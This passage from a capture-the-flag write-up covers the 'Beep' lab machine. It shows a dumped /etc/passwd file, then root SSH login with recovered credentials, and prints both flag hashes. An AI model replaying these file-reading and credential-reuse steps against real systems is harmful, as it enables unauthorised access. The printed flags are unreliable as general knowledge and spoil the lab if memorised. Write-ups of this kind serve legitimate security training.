25 mailman:x:41:41:GNU Mail List Manager:/var/lib/mailman:/sbin/nologin
26 rpc:x:32:32:Portmapper RPC user:/sbin/nologin
27 postfix:x:89:89:/var/spool/postfix:/sbin/nologin
28 asterisk:x:100:101:Asterisk VOP PBX:/var/lib/asterisk:/bin/bash
29 rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
30 nfsnobody:x:65534:65534:Anonymous NFS user:/var/lib/nfs:/sbin/nologin
31 sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
32 spamfilter:x:500:500:/home/spamfilter:/bin/bash
33 haldaemon:x:68:68:HAL daemon:/sbin/nologin
34 nfs:x:43:43:NFS server:/etc/nfs:/sbin/nologin
35 fanis:x:501:501:/home/fanis:/bin/bash
36 Sorry! Attempt to access restricted file.
```

We also got the administration panel by using the admin creds.



Let's grep out the /bin/bash by using the command
:g/nologin/d

And we see a list of users with /bin/bash

```
shreya@kali: ~/Downloads
root:x:0:0:root:/root:/bin/bash
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
news:x:9:13:news:/etc/news:
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
cyrus:x:76:12:Cyrus IMAP Server:/var/lib/imap:/bin/bash
asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk:/bin/bash
spamfilter:x:500:500::/home/spamfilter:/bin/bash
fanis:x:501:501::/home/fanis:/bin/bash
```

```
shreya@kali:/home/shreya/Downloads$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
cyrus:x:76:12:Cyrus IMAP Server:/var/lib/imap:/bin/bash
asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk:/bin/bash
spamfilter:x:500:500::/home/spamfilter:/bin/bash
fanis:x:501:501::/home/fanis:/bin/bash
```

- The **PAM configuration file, /etc/pam.conf**, determines the authentication services to be used, and the order in which the services are used. This file can be edited to select authentication mechanisms for each system entry application.

By doing ssh root@10.10.10.7,

```
shreya@kali:/home/shreya/Downloads$ sudo ssh root@10.10.10.7
Unable to negotiate with 10.10.10.7 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-exchange-sha1,diffie-hellman-group14-sha1,diffie-hellman-group1-sha1
```

I got an error

Then, I looked into google for this error and solved it.

```
shreya@kali:/home/shreya/Downloads$ ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7
The authenticity of host '10.10.10.7 (10.10.10.7)' can't be established.
RSA key fingerprint is SHA256:Ip2MswIVDX1AIEPoLiHsMFfdgipEJ0XXD5nFEjki/hI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.7' (RSA) to the list of known hosts.
root@10.10.10.7's password:
Last login: Tue Jul 16 11:45:47 2019

Welcome to Elastix
-----
To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# ls
anaconda-ks.cfg  elastix-pr-2.2-1.i386.rpm  install.log  install.log.syslog  postnochroot  root.txt  webmin-1.570-1.noarch.rpm
```

Then I got the root.txt file by doing ls and user.txt file in /home/fanis

```
[root@beep ~]# cat root.txt
610fec15834bbd1963bea7c55526063e
```



```
[root@beep /]# cd home
[root@beep home]# ls
fanis  spamfilter
[root@beep home]# cd fanis
[root@beep fanis]# ls
user.txt
[root@beep fanis]# cat user.txt
a2dabbad7b499f1ad4b0cb639980534c
```

Solved it :)

BY : SHREYA TALUKDAR